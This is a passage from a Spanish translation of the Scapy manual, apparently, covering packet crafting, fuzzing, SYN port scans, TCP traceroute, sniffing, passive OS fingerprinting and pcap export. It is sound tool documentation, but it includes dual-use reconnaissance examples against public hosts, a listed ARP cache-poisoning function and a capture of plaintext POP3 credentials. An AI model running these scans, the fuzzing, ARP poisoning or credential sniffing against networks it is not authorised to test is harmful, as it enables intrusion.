20 00 BB 39 00 00 47 45 54 20 2F 69 6E 64 65 78 ..9..GET /index
2E 68 74 6D 6C 20 48 54 54 50 2F 31 2E 30 20 0A .html HTTP/1.0 .
0A
>>> b=raw(a)
>>> b
'\x00\x02\x157\xa2D\x00\xae\xf3R\xaa\xd1\x08\x00E\x00\x00C\x00\x01\x00\
x00@\x06x<\xc0\xa8\x05\x15B#\xfa\x97\x00\x14\x00P\x00\x00\x00\x00\x00\
x00\x00\x00P\x02\x00\xbb9\x00\x00GET /index.html HTTP/1.0 \n\n'
>>> c=Ether(b)
>>> c
<Ether dst=00:02:15:37:a2:44 src=00:ae:f3:52:aa:d1 type=0x800 |<IP
version=4 ihl=5L tos=0x0 len=67 id=1 flags= frag=0L ttl=64 proto=TCP
chksum=0x783c src=192.168.5.21 dst=66.35.250.151 options='' |<TCP
sport=20 dport=80 seq=0L ack=0L dataofs=5L reserved=0L flags=S
window=8192 chksum=0xbb39 urgptr=0 options=[] |<Raw load='GET
/index.html HTTP/1.0 \n\n' |>>>>
```

Vemos que un paquete diseccionado tiene todos sus campos llenos. Esto se debe a que considera que cada campo tiene su valor impuesto por la cadena original. Si esto es demasiado detallado, el método hide_defaults() eliminará todos los campos que tengan el mismo valor que el predeterminado:

```
>>> c.hide_defaults()
>>> c
<Ether dst=00:0f:66:56:fa:d2 src=00:ae:f3:52:aa:d1 type=0x800 |<IP
ihl=5L len=67 frag=0 proto=TCP chksum=0x783c src=192.168.5.21
dst=66.35.250.151 |<TCP dataofs=5L chksum=0xbb39 options=[] |<Raw
load='GET /index.html HTTP/1.0 \n\n' |>>>>
```

73.5.3. Leyendo ficheros PCAP

Se pueden leer paquetes de un archivo pcap y escribirlos en un archivo pcap.

```
>>> a = rdpcap("/spare/captures/isakmp.cap")
```

```
>>> a
<isakmp.cap: UDP:721 TCP:0 ICMP:0 Other:0>
```

73.5.4. Volcados gráficos (PDF, PS)

Si se tiene instalado PyX, se puede hacer un volcado gráfico de PostScript/PDF de un paquete o una lista de paquetes:

```
>>> a[423].pdfdump(layer_shift=1)
>>> a[423].psdump("/tmp/isakmp_pkt.eps",layer_shift=1)
```

73.5.5. Generando conjuntos de paquetes

Por el momento, solo hemos generado un paquete. Veamos como especificar conjuntos de paquetes con la misma facilidad. Cada campo de todo el paquete (siempre capas) puede ser un conjunto. Esto define implícitamente un conjunto de paquetes, generados usando un tipo de producto cartesiano entre todos los campos.

```
>>> a=IP(dst="www.slashdot.org/30")
>>> a
<IP dst=Net('www.slashdot.org/30') |>
>>> [p for p in a]
[<IP dst=66.35.250.148 |>,
<IP dst=66.35.250.149 |>,
<IP dst=66.35.250.150 |>,
<IP dst=66.35.250.151 |>]
>>> b=IP(ttl=[1,2,(5,9)])
>>> b
<IP ttl=[1, 2, (5, 9)] |>
>>> [p for p in b]
[<IP ttl=1 |>,
<IP ttl=2 |>,
<IP ttl=5 |>,
<IP ttl=6 |>,
<IP ttl=7 |>,
<IP ttl=8 |>,
<IP ttl=9 |>]
>>> c=TCP(dport=[80,443])
>>> [p for p in a/c]
[<IP frag=0 proto=TCP dst=66.35.250.148 |<TCP dport=80 |>>,
<IP frag=0 proto=TCP dst=66.35.250.148 |<TCP dport=443 |>>,
<IP frag=0 proto=TCP dst=66.35.250.149 |<TCP dport=80 |>>,
<IP frag=0 proto=TCP dst=66.35.250.149 |<TCP dport=443 |>>,
<IP frag=0 proto=TCP dst=66.35.250.150 |<TCP dport=80 |>>,
<IP frag=0 proto=TCP dst=66.35.250.150 |<TCP dport=443 |>>,
<IP frag=0 proto=TCP dst=66.35.250.151 |<TCP dport=80 |>>,
<IP frag=0 proto=TCP dst=66.35.250.151 |<TCP dport=443 |>>]
```

Algunas operaciones (como construir la cadena a partir de un paquete) no pueden funcionar en un conjunto de paquetes. En estos casos, si olvidó desenrollar su conjunto de paquetes, solo el primer elemento de la lista que olvidó generar se usará para ensamblar el paquete.

73.5.6. Enviando paquetes

Ahora que sabemos como manipular paquetes, veamos como enviarlos. La función send() enviará paquetes en la capa 3. Es decir, manejará el enrutamiento y la capa 2 por usted. La función sendp() funcionará en la capa 2. Depende de usted elegir la interfaz correcta y el protocolo de capa de enlace correcto. Send() y sendp() también devolverán la lista de paquetes enviados si return_packets = True se pasa como parámetro.

```
>>> send(IP(dst="1.2.3.4")/ICMP())
.
Sent 1 packets.
>>> sendp(Ether()/IP(dst="1.2.3.4",ttl=(1,4)), iface="eth1")
....
Sent 4 packets.
>>>
................^C
Sent 16 packets.
>>> sendp(rdpcap("/tmp/pcapfile")) # tcpreplay
..........
Sent 11 packets.
Returns packets sent by send()
>>> send(IP(dst='127.0.0.1'), return_packets=True)
.
Sent 1 packets.
<PacketList: TCP:0 UDP:0 ICMP:0 Other:1>
```

73.5.7. Fuzzing

La función fuzz() puede cambiar cualquier valor predeterminado que no deba calcularse como las sumas de verificación, por un objeto cuyo valor sea aleatorio y cuyo tipo se adapte al campo. Esto permite construir rápidamente plantillas difusas y enviarlas en un bucle. En el siguiente ejemplo, la capa IP es normal y las capas UDP y NTP están difusas. La suma de comprobación UDP será correcta, el puerto de destino UDP será sobrecargado por NTP para que sea 123 y la versión NTP se verá obligada a ser 4. Todos los demás puertos serán aleatorizados. Nota: Si se usa fuzz() en la capa IP, los parámetros src y dst no serán aleatorios, por lo tanto para hacerlo, usar RandIP () .:

```
>>> send(IP(dst="target")/fuzz(UDP()/NTP(version=4)),loop=1)
................^C
Sent 16 packets.
```

73.5.8. Enviar y recibir paquetes (sr)

Ahora intentemos hacer algunas cosas divertidas. La función sr() es para enviar paquetes y recibir respuestas. La función devuelve un par de paquetes y respuestas, y los paquetes sin respuesta. La función sr1() es una variante que solo devuelve un paquete que respondió el paquete o el conjunto de paquetes enviado. Los paquetes deben ser paquetes de capa 3 (IP, ARP, etc.). La función srp() hace lo mismo para los paquetes de capa 2 (Ethernet, 802.3, etc.) Si no hay respuesta, se asignará un valor None cuando se alcance el tiempo de espera.

```
>>> p = sr1(IP(dst="www.slashdot.org")/ICMP()/"XXXXXXXXXXX")
```

```
Begin emission:
...Finished to send 1 packets.
.*
Received 5 packets, got 1 answers, remaining 0 packets
>>> p
<IP version=4L ihl=5L tos=0x0 len=39 id=15489 flags= frag=0L ttl=42
proto=ICMP chksum=0x51dd src=66.35.250.151 dst=192.168.5.21 options=''
|<ICMP type=echo-reply code=0 chksum=0xee45 id=0x0 seq=0x0 |<Raw
load='XXXXXXXXXXX' |<Padding load='\x00\x00\x00\x00' |>>>>
>>> p.show()
---[ IP ]---
version = 4L
ihl = 5L
tos = 0x0
len = 39
id = 15489
flags =
frag = 0L
ttl = 42
proto = ICMP
chksum = 0x51dd
src = 66.35.250.151
dst = 192.168.5.21
options = ''
---[ ICMP ]---
type = echo-reply
code = 0
chksum = 0xee45
id = 0x0
seq = 0x0
---[ Raw ]---
load = 'XXXXXXXXXXX'
---[ Padding ]---
load = '\x00\x00\x00\x00'
```

Una consulta DNS (rd = recursividad deseada). El dispositivo 192.168.5.1 es mi servidor DNS. Tener en cuenta que el relleno no nulo que proviene de mi Linksys tiene el defecto Etherleak:

```
>>> sr1(IP(dst="192.168.5.1")/UDP()/DNS(rd=1,
qd=DNSQR(qname="www.slashdot.org")))
Begin emission:
Finished to send 1 packets.
..
*
Received 3 packets, got 1 answers, remaining 0 packets
<IP version=4L ihl=5L tos=0x0 len=78 id=0 flags=DF frag=0L ttl=64
proto=UDP chksum=0xaf38 src=192.168.5.1 dst=192.168.5.21 options='' |
<UDP sport=53 dport=53 len=58 chksum=0xd55d |<DNS id=0 qr=1L
opcode=QUERY aa=0L tc=0L rd=1L ra=1L z=0L rcode=ok qdcount=1 ancount=1
nscount=0 arcount=0 qd=<DNSQR qname='www.slashdot.org.' qtype=A
qclass=IN |> an=<DNSRR rrname='www.slashdot.org.' type=A rclass=IN
ttl=3560L rdata='66.35.250.151' |> ns=0 ar=0 |<Padding load='\xc6\x94\
xc7\xeb' |>>>>
```

La familia de funciones "enviar y recibir" es el corazón de Scapy. Devuelven un par de 2 listas. El primer elemento es una lista de parejas (paquete enviado, respuesta), y el segundo elemento es la lista de paquetes sin respuesta. Estos 2 elementos son listas, pero están envueltos por un objeto para presentarlos mejor y proporcionarles algunos métodos que realizan las acciones necesarias con mayor frecuencia:

```
>>> sr(IP(dst="192.168.8.1")/TCP(dport=[21,22,23]))
Received 6 packets, got 3 answers, remaining 0 packets
(<Results: UDP:0 TCP:3 ICMP:0 Other:0>,
<Unanswered: UDP:0 TCP:0 ICMP:0 Other:0>)
>>> ans, unans = _
>>> ans.summary()
IP / TCP 192.168.8.14:20 > 192.168.8.1:21 S ==> Ether / IP / TCP
192.168.8.1:21 > 192.168.8.14:20 RA / Padding
IP / TCP 192.168.8.14:20 > 192.168.8.1:22 S ==> Ether / IP / TCP
192.168.8.1:22 > 192.168.8.14:20 RA / Padding
IP / TCP 192.168.8.14:20 > 192.168.8.1:23 S ==> Ether / IP / TCP
192.168.8.1:23 > 192.168.8.14:20 RA / Padding
```

Si hay una tasa limitada de respuestas, puede especificar un intervalo de tiempo para esperar entre 2 paquetes con el parámetro inter. Si se pierden algunos paquetes o si no es suficiente especificar un intervalo, se pueden reenviar todos los paquetes no respondidos, ya sea llamando a la función nuevamente, directamente con la lista no respondida, o especificando un parámetro de reintento. Si el reintento es 3, Scapy intentará reenviar los paquetes sin respuesta 3 veces. Si el reintento es -3, Scapy reenviará los paquetes sin respuesta hasta que no se den más respuestas para el mismo conjunto de paquetes sin respuesta 3 veces seguidas. El parámetro de tiempo de espera especifica el tiempo de espera después de que se haya enviado el último paquete:

```
>>> sr(IP(dst="172.20.29.5/30")/TCP(dport=[21,22,23]),inter=0.5,retry=-
2,timeout=1)
Begin emission:
Finished to send 12 packets.
Begin emission:
Finished to send 9 packets.
Begin emission:
Finished to send 9 packets.
Received 100 packets, got 3 answers, remaining 9 packets
(<Results: UDP:0 TCP:3 ICMP:0 Other:0>, <Unanswered: UDP:0 TCP:9 ICMP:0
Other:0>)
```

73.5.9. Escaneo SYN

El escaneo clásico SYN se puede inicializar ejecutando el siguiente comando desde el indicador de Scapy:

```
>>> sr1(IP(dst="72.14.207.99")/TCP(dport=80,flags="S"))
```

Lo anterior enviará un único paquete SYN al puerto 80 de Google y se cerrará después de recibir una sola respuesta:

```
Begin emission:
.Finished to send 1 packets.
```

```
*
Received 2 packets, got 1 answers, remaining 0 packets
<IP version=4L ihl=5L tos=0x20 len=44 id=33529 flags= frag=0L ttl=244
proto=TCP chksum=0x6a34 src=72.14.207.99 dst=192.168.1.100 options=// |
<TCP sport=www dport=ftp-data seq=2487238601L ack=1 dataofs=6L
reserved=0L flags=SA window=8190 chksum=0xcdc7 urgptr=0
options=[('MSS', 536)] | <Padding load='V\xf7 ' |>>>
```

De la salida anterior, podemos ver que Google devolvió los flags "SA" o SYN-ACK que indican un puerto abierto.
Utilizar cualquiera de las notaciones para escanear los puertos 400 a 443 en el sistema:

```
>>> sr(IP(dst="192.168.1.1")/TCP(sport=666,dport=(440,443),flags="S"))
```

o

```
>>>
sr(IP(dst="192.168.1.1")/TCP(sport=RandShort(),dport=[440,441,442,443],
flags="S"))
```

Para revisar rápidamente las respuestas, simplemente solicitar un resumen de los paquetes recopilados:

```
>>> ans, unans = _
>>> ans.summary()
IP / TCP 192.168.1.100:ftp-data > 192.168.1.1:440 S ======> IP / TCP
192.168.1.1:440 > 192.168.1.100:ftp-data RA / Padding
IP / TCP 192.168.1.100:ftp-data > 192.168.1.1:441 S ======> IP / TCP
192.168.1.1:441 > 192.168.1.100:ftp-data RA / Padding
IP / TCP 192.168.1.100:ftp-data > 192.168.1.1:442 S ======> IP / TCP
192.168.1.1:442 > 192.168.1.100:ftp-data RA / Padding
IP / TCP 192.168.1.100:ftp-data > 192.168.1.1:https S ======> IP / TCP
192.168.1.1:https > 192.168.1.100:ftp-data SA / Padding
```

Lo anterior mostrará pares estímulo/respuesta para sondas respondidas. Podemos mostrar solo la información que nos interesa utilizando un bucle simple:

```
>>> ans.summary(lambda(s,r): r.sprintf("%TCP.sport% \t %TCP.flags%") )
440 RA
441 RA
442 RA
https SA
```

Aún mejor, se puede construir una tabla usando la función make_table () para mostrar información sobre múltiples objetivos:

```
>>> ans, unans = sr(IP(dst=["192.168.1.1","yahoo.com","slashdot.org"])/
TCP(dport=[22,80,443],flags="S"))
Begin emission:
.......*.**.......Finished to send 9 packets.
**.*.*..*.................
Received 362 packets, got 8 answers, remaining 1 packets
>>> ans.make_table(
... lambda (s,r): (s.dst, s.dport,
… r.sprintf("{TCP:%TCP.flags%}{ICMP:%IP.src % - % ICMP.type%}")))
66.35.250.150 192.168.1.1 216.109.112.135
```

```
22 66.35.250.150 - dest-unreach RA -
80 SA RA SA
443 SA SA SA
```

El ejemplo anterior incluso imprimirá el tipo de error ICMP si el paquete ICMP se recibió como respuesta en lugar del TCP esperado.

Para escaneos más grandes, podríamos estar interesados en mostrar solo ciertas respuestas. El siguiente ejemplo solo mostrará paquetes con el conjunto de flags "SA":

```
>>> ans.nsummary(lfilter = lambda(s,r): r.sprintf("%TCP.flags%") ==
"SA")
0003 IP/TCP 192.168.1.100:ftp_data > 192.168.1.1:https S ======> IP/TCP
192.168.1.1:https > 192.168.1.100:ftp_data SA
```

En caso de que queramos hacer un análisis experto de las respuestas, podemos usar el siguiente comando para indicar que puertos están abiertos:

```
>>> ans.summary(lfilter = lambda(s,r): r.sprintf("%TCP.flags%") ==
"SA", prn=lambda(s,r):r.sprintf("%TCP.sport% is open"))
https is open
```

Nuevamente, para escaneos más grandes podemos construir una tabla de puertos abiertos:

```
>>> ans.filter(lambda(s,r):TCP in r and r[TCP].flags&2).make_table(
lambda(s,r):
… (s.dst, s.dport, "X"))
66.35.250.150 192.168.1.1 216.109.112.135
80 X - X
443 X X X
```

Si todos los métodos anteriores no fueran suficientes, Scapy incluye una función report_ports () que no solo automatiza el escaneo SYN, sino que también produce una salida LaTeX con resultados recopilados:

```
>>> report_ports("192.168.1.1",(440,443))
Begin emission:
...*.**
Finished to send 4 packets.
*
Received 8 packets, got 4 answers, remaining 0 packets
'\\begin{tabular}{|r|l|l|}\n\\hline\nhttps & open & SA \\\\\n\\hline\
n440 & closed & TCP RA \\\\\n441 & closed & TCP RA \\\\\n442 & closed &
TCP RA \\\\\n\\hline\n\\hline\n\\end{tabular}\n'
```

73.5.10. Traceroute TCP

Un traceroute TCP:

```
>>> ans, unans = sr(IP(dst=target,
ttl=(4,25),id=RandShort())/TCP(flags=0x2))
*****.******.*.***..*.**Finished to send 22 packets.
```

```
***......
Received 33 packets, got 21 answers, remaining 1 packets
>>> for snd,rcv in ans:
… print snd.ttl, rcv.src, isinstance(rcv.payload, TCP)
...
5 194.51.159.65 0
6 194.51.159.49 0
4 194.250.107.181 0
7 193.251.126.34 0
8 193.251.126.154 0
9 193.251.241.89 0
10 193.251.241.110 0
11 193.251.241.173 0
13 208.172.251.165 0
12 193.251.241.173 0
14 208.172.251.165 0
15 206.24.226.99 0
16 206.24.238.34 0
17 173.109.66.90 0
18 173.109.88.218 0
19 173.29.39.101 1
20 173.29.39.101 1
21 173.29.39.101 1
22 173.29.39.101 1
23 173.29.39.101 1
24 173.29.39.101 1
```

Tener en cuenta que el traceroute TCP y algunas otras funciones de alto nivel ya están codificadas:

```
>>> lsc()
sr : Send and receive packets at layer 3
sr1 : Send packets at layer 3 and return only the first answer
srp : Send and receive packets at layer 2
srp1 : Send and receive packets at layer 2 and return only the first
answer
srloop : Send a packet at layer 3 in loop and print the answer each
time
srploop : Send a packet at layer 2 in loop and print the answer each
time
sniff : Sniff packets
p0f : Passive OS fingerprinting: which OS emitted this TCP SYN ?
arpcachepoison : Poison target's cache with (your MAC,victim's IP)
couple
send : Send packets at layer 3
sendp : Send packets at layer 2
traceroute : Instant TCP traceroute
arping : Send ARP who-has requests to determine which hosts are up
ls : List available layers, or infos on a given layer
lsc : List user commands
queso : Queso OS fingerprinting
nmap_fp : nmap fingerprinting
report_ports : portscan a target and output a LaTeX table
dyndns_add : Send a DNS add message to a nameserver for "name" to have
a new "rdata"
```

```
dyndns_del : Send a DNS delete message to a nameserver for "name"
[…]
```

Scapy también puede usar el módulo GeoIP2, en combinación con matplotlib y cartopy para generar gráficos elegantes. En este ejemplo, utilizamos la función traceroute_map() para imprimir el gráfico. Este método es un acceso directo que utiliza el world_trace de los objetos TracerouteResult. Podría haberse hecho de manera diferente:

```
>>> conf.geoip_city = "path/to/GeoLite2-City.mmdb"
>>> a = traceroute(["www.google.co.uk", "www.secdev.org"], verbose=0)
>>> a.world_trace()
```

O como la anterior:

```
>>> conf.geoip_city = "path/to/GeoLite2-City.mmdb"
>>> traceroute_map(["www.google.co.uk", "www.secdev.org"])
```

Para usar esas funciones, es necesario tener instalado el módulo geoip2, su base de datos pero también el módulo cartopy.

73.5.11. Configurando supersockets

En Scapy hay disponibles diferentes supersockets: los nativos y los que usan un proveedor libpcap (que pasan por libpcap para enviar/recibir paquetes. Por defecto, Scapy intentará usar los nativos excepto en Windows, donde se prefieren los winpcap/npcap. Para usar manualmente los libpcap, debe:

- En Unix/ OSX: asegúrese de tener libpcap instalado y uno de los siguientes como libpcap python wrapper: pcapy o pypcap
- En Windows: tener instalado Npcap/Winpcap. (defecto)

Entonces usar

```
>>> conf.use_pcap = True
```

Esto actualizará automáticamente los sockets que apuntan a conf.L2socket y conf.L3socket
Si se desea configurarlos manualmente, se tiene un montón de sockets disponibles, dependiendo de la plataforma. Por ejemplo, es posible que desee utilizar:

```
>>> conf.L3socket=L3pcapSocket # Receive/send L3 packets through
libpcap
>>> conf.L2listen=L2ListenTcpdump # Receive L2 packets through TCPDump
```

73.5.12. Escaneando

Podemos capturar fácilmente algunos paquetes o incluso clonar tcpdump o tshark. Se puede proporcionar una interfaz o una lista de interfaces para olfatear. Si no se proporciona ninguna interfaz, el rastreo se realizará en conf.iface:

```
>>> sniff(filter="icmp and host 66.35.250.151", count=2)
<Sniffed: UDP:0 TCP:0 ICMP:2 Other:0>
```

```
>>> ans.summary()
0000 Ether / IP / ICMP 192.168.5.21 echo-request 0 / Raw
0001 Ether / IP / ICMP 192.168.5.21 echo-request 0 / Raw
>>> a[1]
<Ether dst=00:ae:f3:52:aa:d1 src=00:02:15:37:a2:44 type=0x800 |<IP
version=4L
ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L ttl=64 proto=ICMP
chksum=0x3831
src=192.168.5.21 dst=66.35.250.151 options='' |<ICMP type=echo-request
code=0
chksum=0x6571 id=0x8745 seq=0x0 |<Raw load='B\xf7g\xda\x00\x07um\x08\t\
n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\
x1c\x1d\x1e\x1f !\x22#$%&\'()*+,-./01234567' |>>>>
>>> sniff(iface="wifi0", prn=lambda x: x.summary())
802.11 Management 8 ff:ff:ff:ff:ff:ff / 802.11 Beacon / Info SSID /
Info Rates / Info DSset / Info TIM / Info 133
802.11 Management 4 ff:ff:ff:ff:ff:ff / 802.11 Probe Request / Info
SSID / Info Rates
802.11 Management 5 00:0a:41:ee:a5:50 / 802.11 Probe Response / Info
SSID / Info Rates / Info DSset / Info 133
802.11 Management 4 ff:ff:ff:ff:ff:ff / 802.11 Probe Request / Info
SSID / Info Rates
802.11 Management 4 ff:ff:ff:ff:ff:ff / 802.11 Probe Request / Info
SSID / Info Rates
802.11 Management 8 ff:ff:ff:ff:ff:ff / 802.11 Beacon / Info SSID /
Info Rates / Info DSset / Info TIM / Info 133
802.11 Management 11 00:07:50:d6:44:3f / 802.11 Authentication
802.11 Management 11 00:0a:41:ee:a5:50 / 802.11 Authentication
802.11 Management 0 00:07:50:d6:44:3f / 802.11 Association Request /
Info SSID / Info Rates / Info 133 / Info 149
802.11 Management 1 00:0a:41:ee:a5:50 / 802.11 Association Response /
Info Rates / Info 133 / Info 149
802.11 Management 8 ff:ff:ff:ff:ff:ff / 802.11 Beacon / Info SSID /
Info Rates / Info DSset / Info TIM / Info 133
802.11 Management 8 ff:ff:ff:ff:ff:ff / 802.11 Beacon / Info SSID /
Info Rates / Info DSset / Info TIM / Info 133
802.11 / LLC / SNAP / ARP who has 172.20.70.172 says 172.20.70.171 /
Padding
802.11 / LLC / SNAP / ARP is at 00:0a:b7:4b:9c:dd says 172.20.70.172 /
Padding
802.11 / LLC / SNAP / IP / ICMP echo-request 0 / Raw
802.11 / LLC / SNAP / IP / ICMP echo-reply 0 / Raw
>>> sniff(iface="eth1", prn=lambda x: x.show())
---[ Ethernet ]---
dst = 00:ae:f3:52:aa:d1
src = 00:02:15:37:a2:44
type = 0x800
---[ IP ]---
version = 4L
ihl = 5L
tos = 0x0
len = 84
id = 0
flags = DF
```

```
frag = 0L
ttl = 64
proto = ICMP
chksum = 0x3831
src = 192.168.5.21
dst = 66.35.250.151
options = ''
---[ ICMP ]---
type = echo-request
code = 0
chksum = 0x89d9
id = 0xc245
seq = 0x0
---[ Raw ]---
load = 'B\xf7i\xa9\x00\x04\x149\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\
x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f!\x22#$%&\'()*+,-./
01234567'
---[ Ethernet ]---
dst = 00:02:15:37:a2:44
src = 00:ae:f3:52:aa:d1
type = 0x800
---[ IP ]---
version = 4L
ihl = 5L
tos = 0x0
len = 84
id = 2070
flags =
frag = 0L
ttl = 42
proto = ICMP
chksum = 0x861b
src = 66.35.250.151
dst = 192.168.5.21
options = ''
---[ ICMP ]---
type = echo-reply
code = 0
chksum = 0x91d9
id = 0xc245
seq = 0x0
---[ Raw ]---
load = 'B\xf7i\xa9\x00\x04\x149\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\
x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f!\x22#$%&\'()*+,-./
01234567'
---[ Padding ]---
load = '\n_\x00\x0b'
>>> sniff(iface=["eth1","eth2"], prn=lambda x: x.sniffed_on+": "+x.
summary())
eth3: Ether / IP / ICMP 192.168.5.21 > 66.35.250.151 echo-request 0 /
Raw
eth3: Ether / IP / ICMP 66.35.250.151 > 192.168.5.21 echo-reply 0 / Raw
eth2: Ether / IP / ICMP 192.168.5.22 > 66.35.250.152 echo-request 0 /
Raw
```

```
eth2: Ether / IP / ICMP 66.35.250.152 > 192.168.5.22 echo-reply 0 / Raw
```

Para tener aún más control sobre la información mostrada, podemos usar la función sprintf ():

```
>>> pkts = sniff(prn=lambda x:x.sprintf("{IP:%IP.src% -> %IP.dst%
\n }{Raw:%Raw.load%\n}"))
192.168.1.100 -> 64.233.167.99
64.233.167.99 -> 192.168.1.100
192.168.1.100 -> 64.233.167.99
192.168.1.100 -> 64.233.167.99
'GET / HTTP/1.1\r\nHost: 64.233.167.99\r\nUser-Agent: Mozilla/5.0
(X11; U; Linux i686; en-US; rv:1.8.1.8) Gecko/20071022 Ubuntu/7.10
(gutsy)
Firefox/2.0.0.8\r\nAccept:
text/xml,application/xml,application/xhtml+xml,
text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5\r\nAccept-
Language:
en-us,en;q=0.5\r\nAccept-Encoding: gzip,deflate\r\nAccept-Charset:
ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\nKeep-Alive: 300\r\nConnection:
keep-alive\r\nCache-Control: max-age=0\r\n\r\n'
```

Podemos oler y hacer fingerprinting pasivas del sistema operativo:

```
>>> p <Ether dst=00:10:4b:b3:7d:4e src=00:40:33:96:7b:60 type=0x800 |
<IP version=4L ihl=5L tos=0x0 len=60 id=61681 flags=DF frag=0L ttl=64
proto=TCP chksum=0xb85e src=192.168.8.10 dst=192.168.8.1 options='' |
<TCP sport=46511 dport=80 seq=2023566040L ack=0L dataofs=10L
reserved=0L flags=SEC window=5840 chksum=0x570c urgptr=0
options=[('Timestamp', (342940201L, 0L)),('MSS',1460), ('NOP', ()),
('SAckOK', ''), ('WScale', 0)] |>>>
>>> load_module("p0f")
>>> p0f(p)
(1.0, ['Linux 2.4.2 - 2.4.14 (1)'])
>>> a=sniff(prn=prnp0f)
(1.0, ['Linux 2.4.2 - 2.4.14 (1)'])
(1.0, ['Linux 2.4.2 - 2.4.14 (1)'])
(0.875, ['Linux 2.4.2 - 2.4.14 (1)', 'Linux 2.4.10 (1)', 'Windows 98
(?)'])
(1.0, ['Windows 2000 (9)'])
```

El número antes de la suposición del sistema operativo es la precisión de la suposición.

73.5.13. Escaneo avanzado - Sesiones

sniff () también proporciona sesiones, que permiten diseccionar un flujo de paquetes sin problemas. Por ejemplo, es posible que desee que su función sniff (prn = ...) desfragmente automáticamente los paquetes IP, antes de ejecutar el prn.

Scapy incluye algunas sesiones básicas, pero es posible implementar las suyas propias. Disponible por defecto:

- • IPSession → desfragmentar paquetes IP en el flujo, para que prn pueda utilizar una secuencia

- NetflowSession → resuelve los paquetes de Netflow V9 a partir de sus objetos de información NetflowFlowset

Esas sesiones pueden usar el parámetro session = de sniff ():

```
>>> sniff(session=IPSession, prn=lambda x: x.summary())
>>> sniff(session=NetflowSession, prn=lambda x: x.summary())
```

Para implementar su propia clase session, para admitir otro protocolo basado en el flujo, comience copiando una muestra de scapy/sessions.py. La clase session personalizada solo necesita extender la clase DefaultSession e implementar una función on_packet_received, como en el ejemplo.

73.5.14. Filtros

Demostración del filtro bpf y del método sprintf():

```
>>> a=sniff(filter="tcp and ( port 25 or port 110 )",
prn=lambda x: x.sprintf("%IP.src%:%TCP.sport% -> %IP.dst%:%TCP.dport%
%2s,TCP.flags% : %TCP.payload%"))
192.168.8.10:47226 -> 213.228.0.14:110 S :
213.228.0.14:110 -> 192.168.8.10:47226 SA :
192.168.8.10:47226 -> 213.228.0.14:110 A :
213.228.0.14:110 -> 192.168.8.10:47226 PA : +OK <13103.1048117923@pop2-
1.free.fr>
192.168.8.10:47226 -> 213.228.0.14:110 A :
192.168.8.10:47226 -> 213.228.0.14:110 PA : USER toto
213.228.0.14:110 -> 192.168.8.10:47226 A :
213.228.0.14:110 -> 192.168.8.10:47226 PA : +OK
192.168.8.10:47226 -> 213.228.0.14:110 A :
192.168.8.10:47226 -> 213.228.0.14:110 PA : PASS tata
213.228.0.14:110 -> 192.168.8.10:47226 PA : -ERR authorization failed
192.168.8.10:47226 -> 213.228.0.14:110 A :
213.228.0.14:110 -> 192.168.8.10:47226 FA :
192.168.8.10:47226 -> 213.228.0.14:110 FA :
213.228.0.14:110 -> 192.168.8.10:47226 A :
```

73.5.15. Enviar y recibir en un bucle

Aquí hay un ejemplo de una funcionalidad similar a ping(h): siempre envía el mismo conjunto de paquetes para ver si algo cambia:

```
>>> srloop(IP(dst="www.target.com/30")/TCP())
RECV 1: Ether / IP / TCP 192.168.11.99:80 > 192.168.8.14:20 SA /
Padding
fail 3: IP / TCP 192.168.8.14:20 > 192.168.11.96:80 S
IP / TCP 192.168.8.14:20 > 192.168.11.98:80 S
IP / TCP 192.168.8.14:20 > 192.168.11.97:80 S
RECV 1: Ether / IP / TCP 192.168.11.99:80 > 192.168.8.14:20 SA /
Padding
fail 3: IP / TCP 192.168.8.14:20 > 192.168.11.96:80 S
IP / TCP 192.168.8.14:20 > 192.168.11.98:80 S
IP / TCP 192.168.8.14:20 > 192.168.11.97:80 S
```

```
RECV 1: Ether / IP / TCP 192.168.11.99:80 > 192.168.8.14:20 SA /
Padding
fail 3: IP / TCP 192.168.8.14:20 > 192.168.11.96:80 S
IP / TCP 192.168.8.14:20 > 192.168.11.98:80 S
IP / TCP 192.168.8.14:20 > 192.168.11.97:80 S
RECV 1: Ether / IP / TCP 192.168.11.99:80 > 192.168.8.14:20 SA /
Padding
fail 3: IP / TCP 192.168.8.14:20 > 192.168.11.96:80 S
IP / TCP 192.168.8.14:20 > 192.168.11.98:80 S
IP / TCP 192.168.8.14:20 > 192.168.11.97:80 S
```

73.5.16. Importando y exportando datos

PCAP
A menudo es útil guardar paquetes de captura en un archivo pcap para usarlos más adelante o con diferentes aplicaciones:

```
>>> wrpcap("temp.cap",pkts)
```

Para restaurar el archivo pcap previamente guardado:

```
>>> pkts = rdpcap("temp.cap")
```

o

```
>>> pkts = sniff(offline="temp.cap")
```

Hexdump
Scapy permite exportar paquetes grabados en varios formatos hexadecimales.
Usar hexdump() para mostrar uno o más paquetes usando el formato clásico de hexdump:

```
>>> hexdump(pkt)

0000 00 50 56 FC CE 50 00 0C 29 2B 53 19 08 00 45 00 .PV..P..)+S...E.
0010 00 54 00 00 40 00 40 01 5A 7C C0 A8 19 82 04 02 .T..@.@.Z|......
0020 02 01 08 00 9C 90 5A 61 00 01 E6 DA 70 49 B6 E5 ......Za....pI..
0030 08 00 08 09 0A 0B 0C 0D 0E 0F 10 11 12 13 14 15 ................
0040 16 17 18 19 1A 1B 1C 1D 1E 1F 20 21 22 23 24 25 .......... !"#$%
0050 26 27 28 29 2A 2B 2C 2D 2E 2F 30 31 32 33 34 35 &'()*+,-./012345
0060 36 37                                           67
```

Hexdump anterior se puede volver a importar a Scapy usando import_hexcap ():

```
>>> pkt_hex = Ether(import_hexcap())

0000 00 50 56 FC CE 50 00 0C 29 2B 53 19 08 00 45 00 .PV..P..)+S...E.
0010 00 54 00 00 40 00 40 01 5A 7C C0 A8 19 82 04 02 .T..@.@.Z|......
0020 02 01 08 00 9C 90 5A 61 00 01 E6 DA 70 49 B6 E5 ......Za....pI..
0030 08 00 08 09 0A 0B 0C 0D 0E 0F 10 11 12 13 14 15 ................
0040 16 17 18 19 1A 1B 1C 1D 1E 1F 20 21 22 23 24 25 .......... !"#$%
